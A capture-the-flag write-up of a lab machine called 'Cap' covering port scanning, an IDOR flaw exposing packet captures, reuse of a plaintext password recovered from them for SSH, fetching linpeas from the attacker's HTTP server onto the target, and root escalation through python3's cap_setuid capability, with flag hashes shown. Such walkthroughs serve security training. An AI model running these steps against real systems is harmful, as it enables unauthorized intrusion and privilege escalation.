


# Write up of Machine cap

By: thomas marcos shalapy

# 1 – scanning




# PORT STATE SERVICE VERSION

# 21/tcp open ftp vsftpd 3.0.3


22/tcp open ssh OpenSSH 8.2p1  
Ubuntu 4ubuntu0.2 (Ubuntu Linux;  
protocol 2.0)

80/tcp open http gunicorn




As we can see in up picture there is number after data and that is called ID. If we put there /0 then we can see the number and that is the data of pcap file.


also a vulnerability called IDOR.



First of all we have to download the pcap file and analyze that with wireshark. I have already downloaded so i will show you the analyze part of wireshark



After analyzing pcap file through wireshark we can see the sensitive information seen such as user and password.




I get the user name **nathan** and password **Buck3tH4TF0RM3!**

Then I used ftp to get connect with the user and using user name and password I get access to machine

And using ssh I get another connection with the machine

Ssh [nathan@10.10.10.245](mailto:nathan@10.10.10.245)

### 3- exploitation and gain access to victim machine



The screenshot shows a terminal window titled 'nathan@cap: ~'. The user has executed the command 'ssh nathan@10.10.10.245'. The terminal output shows the SSH connection process, including a warning about a new host key fingerprint and a prompt to add it to the list of known hosts. The user responds with 'yes'. The terminal then displays the Ubuntu 20.04.2 LTS login banner, which includes system information and links to documentation, management, and support. The user is prompted to enter their password, which is masked with dots. After a successful login, the terminal shows the system information as of Sun Dec 15 13:12:59 UTC 2024. The system load is 0.0, usage of / is 37.9% of 8.73GB, memory usage is 35%, swap usage is 0%, processes are 228, and users logged in are 0. The IPv4 address for eth0 is 10.10.10.245, and the IPv6 address is dead:beef::250:56ff:feb0:938. There are 4 zombie processes. The terminal also shows 63 updates can be applied immediately, with 42 being standard security updates. The list of available updates is more than a week old. The user is prompted to check for new updates, but the connection to the update server fails. The last login was on Sun Dec 15 12:54:34 2024 from 10.10.14.124. The prompt is now 'nathan@cap:~\$'.

```
nathan@cap: ~  
└─$ ssh nathan@10.10.10.245  
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.  
ED25519 key fingerprint is SHA256:UDhI3pylePitP3qjtVVU+GnSyAZ5r+nmZKH2RoKcmLUI  
.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known host  
s.  
nathan@10.10.10.245's password:  
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-88-generic x86_64)  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/advantage  
  
System information as of Sun Dec 15 13:12:59 UTC 2024  
  
System load:          0.0  
Usage of /:           37.9% of 8.73GB  
Memory usage:        35%  
Swap usage:          0%  
Processes:           228  
Users logged in:      0  
IPv4 address for eth0: 10.10.10.245  
IPv6 address for eth0: dead:beef::250:56ff:feb0:938  
  
⇒ There are 4 zombie processes.  
  
63 updates can be applied immediately.  
42 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo  
ur Internet connection or proxy settings  
  
Last login: Sun Dec 15 12:54:34 2024 from 10.10.14.124  
nathan@cap:~$
```

### 4- privilege escalation

So for the root privileges we have to run tool like linpeas.sh so we can do Privilege escalation

First of all download linpeas.sh

In my kali linux

wget <https://github.com/carlospolop/PEASS-ng/releases/download/20230402/linpeas.sh>

and I open python3 -m http.server 80 in my kali

```
root@thomas: /home/thomas
File Actions Edit View Help
wget https://github.com/carlospolop/PEASS-ng/releases/download/20230402/linpeas.sh
--2024-12-15 08:20:41-- https://github.com/carlospolop/PEASS-ng/releases/download/20230402/linpeas.sh
Resolving github.com (github.com) ... 140.82.121.4
Connecting to github.com (github.com):140.82.121.4:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20230402/linpeas.sh [following]
--2024-12-15 08:20:42-- https://github.com/peass-ng/PEASS-ng/releases/download/20230402/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/36205d0e-d478-4590-9999-3c4b2621873d?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241215%2Fus-east-1%2Ffs3%2Faws4_request&X-Amz-Date=20241215T132042Z&X-Amz-Expires=300&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2024-12-15 08:20:42-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/36205d0e-d478-4590-9999-3c4b2621873d?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241215%2Fus-east-1%2Ffs3%2Faws4_request&X-Amz-Date=20241215T132042Z&X-Amz-Expires=300&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com) ... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com):185.199.110.133:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828287 (809K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh 100%[=====] 808.87K 1.45MB/s in 0.5s

2024-12-15 08:20:43 (1.45 MB/s) - 'linpeas.sh' saved [828287/828287]

(root@thomas) - [ /home/thomas ]
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.245 - - [15/Dec/2024 08:24:42] code 404, message File not found
```

Then in victim machine I use command `wget http://10.10.16.37 /linpeas.sh`

And used `chmod +x linpeas.sh` to make it executable to run

The I ran it


```
nathan@cap: ~
File Actions Edit View Help
--2024-12-15 13:24:46-- http://10.10.16.37/home/thomas/linpeas.sh
Connecting to 10.10.16.37:80... connected.
HTTP request sent, awaiting response... 404 File not found
2024-12-15 13:24:47 ERROR 404: File not found.

nathan@cap:~$ wget http://10.10.16.37/home/thomas/linpeas.sh
--2024-12-15 13:27:05-- http://10.10.16.37/home/thomas/linpeas.sh
Connecting to 10.10.16.37:80... connected.
HTTP request sent, awaiting response... 404 File not found
2024-12-15 13:27:08 ERROR 404: File not found.

nathan@cap:~$ ls
__pycache__  exploit.py  linpeas.sh  linpeas.sh.1  rootUser.py  snap  user.txt
nathan@cap:~$ chmod +x linpeas.sh
nathan@cap:~$ ls
__pycache__  exploit.py  linpeas.sh  linpeas.sh.1  rootUser.py  snap  user.txt
nathan@cap:~$ ./linpeas.sh.1
-bash: ./linpeas.sh.1: Permission denied
nathan@cap:~$ ./linpeas.sh

linpeas v2.2.7 by carlospolop
```

Path to the binary on this machine has special capabilities that can be abused to obtain root privileges



A terminal window titled 'nathan@cap: ~' showing a directory listing of files in the path. The files listed are:

- /usr/sbin/pam\_extrausers\_chkpwd
- /snap/core18/2066/sbin/pam\_extrausers\_chkpwd
- /snap/core18/2066/sbin/unix\_chkpwd
- /snap/core18/2066/usr/bin/chage
- /snap/core18/2066/usr/bin/expiry
- /snap/core18/2066/usr/bin/ssh-agent
- /snap/core18/2066/usr/bin/wall
- /snap/core18/2074/sbin/pam\_extrausers\_chkpwd
- /snap/core18/2074/sbin/unix\_chkpwd
- /snap/core18/2074/usr/bin/chage
- /snap/core18/2074/usr/bin/expiry
- /snap/core18/2074/usr/bin/ssh-agent
- /snap/core18/2074/usr/bin/wall

Below the listing, a section titled '[+] Capabilities' shows the capabilities for several binaries:

- /usr/bin/python3.8 = cap\_setuid,cap\_net\_bind\_service+eip
- /usr/bin/ping = cap\_net\_raw+ep
- /usr/bin/traceroute6.iputils = cap\_net\_raw+ep
- /usr/bin/mii-packet = cap\_net\_raw+ep
- /usr/lib/x86\_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap\_net\_bind\_service,cap\_net\_admin+ep

Another section titled '[+] .sh files in path' shows the permissions for two shell scripts:

- /usr/bin/gettext.sh
- /usr/bin/rescan-scsi-bus.sh

A final section titled '[+] Files (scripts) in /etc/profile.d/' shows a directory listing of files in that directory:

```
total 36
drwxr-xr-x  2 root root 4096 May 23  2021 .
drwxr-xr-x 92 root root 4096 Jul 23  2021 ..
-rw-r--r--  1 root root  96 Dec  5  2019 01-locale-fix.sh
-rw-r--r--  1 root root 1557 Feb 17  2020 Z97-byobu.sh
-rw-r--r--  1 root root 833 Feb  2  2021 apps-bin-path.sh
-rw-r--r--  1 root root 729 Feb  2  2020 bash_completion.sh
```

Path is /usr/bin/python3.8

The I used some commad line to get root


Import os

Os.setuid(0)

0

Os.system('id')

Os.system('sh')



The screenshot shows a terminal window with the following commands and output:

```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> os.getuid(0)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'os' is not defined
>>> import os
>>> os.setuid(0)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: module 'os' has no attribute 'setuid'
>>> os.setuid(0)
>>> os.system('id')
uid=0(root) gid=1001(nathan) groups=1001(nathan)
0
>>> 0
>>> os.system('sh')
# ls
user.txt
# whoami
root
# ls
user.txt
# cat user.txt
e5e3936f44061acb31c803a8d31fb3eb
# cd /root
# ls
root.txt snap
# cat root.txt
0a5e5dadb364d7db2f8c2dcdb480d140
#
```

The terminal output shows that the user 'nathan' successfully gained root access on the device 'Cap'. The 'id' command confirms the user is root (uid=0). The 'ls' command shows the presence of 'user.txt' and 'root.txt' in the root directory. The 'cat' command for 'user.txt' shows a long hexadecimal string, and the 'cat' command for 'root.txt' shows another long hexadecimal string.

The is capture the flag of root



